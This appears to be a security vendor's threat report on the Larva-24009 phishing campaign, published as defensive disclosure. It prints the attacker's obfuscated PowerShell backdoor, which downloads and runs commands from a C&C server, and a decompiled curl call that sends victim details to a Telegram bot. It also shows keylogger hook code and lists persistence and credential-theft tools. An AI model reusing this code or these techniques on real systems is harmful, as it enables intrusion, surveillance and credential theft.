

Analysis of a Phishing Email Attack Case by the Larva-24009 Threat Actor

By ATCP

Published: 2026-08-02 · Archived: 2026-08-07 02:00:24 UTC



The Larva-24009 threat actor has been active since at least 2023, carrying out phishing email attacks targeting users both in Korea and globally to install malware. ASEC (AhnLab SEcurity intelligence Center (ASEC) has previously disclosed attack cases by this threat actor in 2024, and [\[1\]](#) [\[2\]](#) [\[3\]](#) Subsequently, Cyble also identified this same attack campaign and named it “HeptaX.” [\[4\]](#) The Larva-24009 threat actor continues to carry out attacks in 2026, and this report summarizes the attacks and malware identified in 2026.

Compared to 2024, the malware used is essentially the same, and similarities were also observed in the file names. The Larva-24009 threat actor installs a PowerShell backdoor through LNK malware and subsequently maintains persistence by installing remote control tools such as QuasarRAT and UltraVNC. In addition, they install tools for taking screenshots, keylogging, and credential theft to steal user information stored on infected systems.

1. Initial Intrusion Method

The threat actor appears to use phishing emails during the Initial Intrusion process, employing LNK malware. Based on the names of the LNK malware used in the attacks and the content of the decoy documents created, the

threat actor is targeting enterprises as an Attack Target. Based on cases identified since 2024, a variety of topics have been used, including hospital surveys, blockchain, project proposals, and resumes.

- NovaCX_Agency_Updated_2026047_091100_version_1_8.Docx.Lnk
- NovaCX_Agency_Updated_2026047_091100_version_3_2.Docx.Lnk
- NovaCX_Interview_QA+Updated_20260420_162448_version_4_4.Docx.Lnk




Figure 1. Decoy document files used in the attack

When the LNK file is executed, an obfuscated PowerShell command runs. It first creates a decoy file in the %TEMP% directory and executes it, while simultaneously downloading and executing an additional PowerShell script from an external source.

2. PowerShell Malware

The initially downloaded PowerShell script is responsible for downloading and executing additional scripts from the C&C server. In addition, PowerShell scripts responsible for maintaining persistence, as well as those responsible for functions such as capturing screenshots and disabling Windows Defender, have been identified.

```

$mainUri = "hujkdutjkdtujkdp:ujkd/ujkd/pozeny.shop/mart/ujkdutjkdp.Replace("ujkd","");
[Reflection.Assembly]::LoadWithPartialName("System.Net.Http")

function gid
{
...
}

$gUid = gid
function gCommand {
    $url = $mainUri + "res/get-command.php?uid=$gUid"
    $client = New-Object Net.WebClient
    $codestring = $client.DownloadString($url)
    if (" " -ne $codestring) {
        $decode = [ScriptBlock]::Create($codestring)
        if ($codestring.contains("direct-mode")) {
            & $decode
        }
        else {
            $JobName = "CoreJob"
            Stop-Job -Name $JobName
            Remove-Job -Name $JobName
            Start-Job -ScriptBlock $decode -Name $JobName
        }
    }
}

function instant {
...
}

function action {
    #Set-ExecutionPolicy -ExecutionPolicy Bypass -Force
    instant
    $sysProc = Get-Process | Where-Object { $_.Name -eq "powershell" -and $_.SessionId -eq 0 }
    while ($null -eq $sysProc) {
        gCommand
    }
}

```

Figure 2. PowerShell scripts responsible for backdoor functionality

To maintain persistence, tasks are registered in the Task Scheduler; the names of the tasks identified in the attack cases are as follows:

- “Intel(R) Ethernet3 Connection 1219-LM”
- “GoogleUpdateTaskMachineCoreUA2{F84AE75F-E9CE-4FC0-9BC8-998371F0931}”
- “GoogleUpdateTaskMachineCoreUA6{F84AE75F-E9CE-4FC0-9BC8-998371F0931}”

URL	Function
/Res/get-command.Php?Uid=\$gUid	Download additional payload
/Res/post_proc.Php?Fpath=b_force.Ps1	Download PowerShell script to maintain persistence
/Res/post_proc.Php?Fpath=scheduler-once	Download script to maintain persistence
/Res/index.Php	Submit System Information

URL	Function
/Res/new-upload.Php	Send Screenshot

Table 1. Classification by C&C URL

As in previous cases, the Notifier malware was used; however, unlike past PowerShell scripts that used the same C&C server address, version 2.1 Uses the Telegram API to send infection status reports to the threat actor.

```

v12 = &xmmword_14003BC70;
v13 = &xmmword_14003BC50;
if ( *(&xmmword_14003BC80 + 1) >= 8u )
    v12 = xmmword_14003BC70;
if ( *(&xmmword_14003BC60 + 1) >= 8u )
    v13 = xmmword_14003BC50;
swprintf_s<1024>(
    Parameters,
    L"/c curl -X POST https://api.telegram.org/bot8254672751:AAHRQYN_qE8s0AbwkLx83XW6z20ZxnG-GZU/sendMessage -H \"Co\"
    \"ntent-Type: application/json\" -d \"{ \\\"chat_id\\\": \\\"-1004379933591\\\", \\\"text\\\": \\\"uid: %ls \\n\"
    \"user: %ls \\nstatus: %ls\\\"}\"\",
    v13,
    v12,
    dword_14003D9A0);
CreateThread(nullptr, 0, StartAddress, nullptr, 0, nullptr);

```

Figure 3. Notifier malware exploiting the Telegram API

3. Remote Control

The threat actor installed Quasar RAT and UltraVNC Server to achieve System Control over the infected system. Once UltraVNC Server is installed on the infected system, it opens ports such as 5800 and 5900 depending on the configuration, allowing the threat actor to achieve remote control of the screen through UltraVNC Viewer.




Figure 4. UltraVNC Server

Although the threat actor installs RAT malware and UltraVNC, it is believed that they also control the infected system by exploiting RDP. A batch script that adds a backdoor account named “_BootUEFI_” is also present on the download server.

4. Information Gathering

Most of the tools used for information gathering are NirSoft tools. Threat actors can use these to steal user information stored on infected systems. In addition, threat actors created and used PowerShell scripts to capture screenshots and keylogger malware.

```

wscpy(Name, L"Microsoft_SysInternal_logger-v2.0");
MutexW = CreateMutexW(nullptr, 1, Name);
if ( GetLastError() != 183 )
{
    SHGetFolderPathW(nullptr, 35, nullptr, 0, pszPath);
    PathAppendW(pszPath, L"Microsoft");
    PathAppendW(pszPath, L"OneDrive");
    SHCreateDirectoryExW(nullptr, pszPath, nullptr);
    PathAppendW(pszPath, L"log.log");
    CurrentProcess = GetCurrentProcess();
    if ( !SetPriorityClass(CurrentProcess, 0x800u) )
    {
        v6 = GetCurrentProcess();
        SetPriorityClass(v6, 0x8000u);
    }
    CurrentThread = GetCurrentThread();
    SetThreadPriority(CurrentThread, 2);
    SetWindowsHookExW(13, fn, nullptr, 0);
    SetWindowsHookExW(14, sub_1400018A0, nullptr, 0);
    while ( GetMessageW(nullptr, nullptr, 0, 0) )
        ;
    ReleaseMutex(MutexW);
    CloseHandle(MutexW);
}

```

Figure 5. Keylogger malware created by the threat actor

- Keylogging data storage path – 1: %ALLUSERSPROFILE%\Microsoft\OneDrive\log.Log
- Keylogging data storage path – 2: %ALLUSERSPROFILE%\Microsoft\OneDrive\logv.Log

Name	Function
ChromePassView	Extracts credentials stored in the Chrome web browser
WebBrowserBookmarksView	Extract bookmarks stored in the web browser
Network Password Recovery	Recover network passwords stored on the system
LastActivityView	Collection of event logs related to user activities and events occurring on the computer

Table 2. NirSoft Tools Used in the Attack

5. Conclusion

The Larva-24009 threat actor is spreading malware through phishing emails that use keywords such as “hospital survey,” “blockchain,” “project documentation,” and “resume.” Since the malware is distributed disguised as

document files, users may download and execute the Attachments thinking they are legitimate documents; in such cases, sensitive information—such as credentials and user files stored on the system—can be stolen.

Users should exercise extreme caution not only with email attachments but also with executable files from unknown sources. Also, V3 should be updated to the latest version so that malware infection can be prevented.

MD5

10b40185106eb3760cb71c46117aa0bf

1500fefcdda275b70e2051a3e7d9f794

2973fda8d0d0fa0200a05889fce85df6

444fb3592cd1848660259a913684795b

4ad28d0313549e98383144d82982be6e

Additional IOCs are available on AhnLab TIP.

URL

[http://aonexa\[.\]shop/candy/res/get-command\[.\]php](http://aonexa[.]shop/candy/res/get-command[.]php)

[http://final\[.\]mainsec2\[.\]site/secsec/tool/ChromePass\[.\]exe](http://final[.]mainsec2[.]site/secsec/tool/ChromePass[.]exe)

[http://final\[.\]mainsec2\[.\]site/secsec/tool/LastActivityView\[.\]exe](http://final[.]mainsec2[.]site/secsec/tool/LastActivityView[.]exe)

[http://final\[.\]mainsec2\[.\]site/secsec/tool/WebBrowserBookmarksView\[.\]exe](http://final[.]mainsec2[.]site/secsec/tool/WebBrowserBookmarksView[.]exe)

[http://final\[.\]mainsec2\[.\]site/secsec/tool/netpass\[.\]exe](http://final[.]mainsec2[.]site/secsec/tool/netpass[.]exe)

Additional IOCs are available on AhnLab TIP.

FQDN

aonexa[.]shop

final[.]mainsec2[.]site

mainsec[.]site

pozeny[.]shop

serverdock[.]online

Additional IOCs are available on AhnLab TIP.

IP

217[.]77[.]6[.]50

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.



Source: <https://asec.ahnlab.com/en/94786/>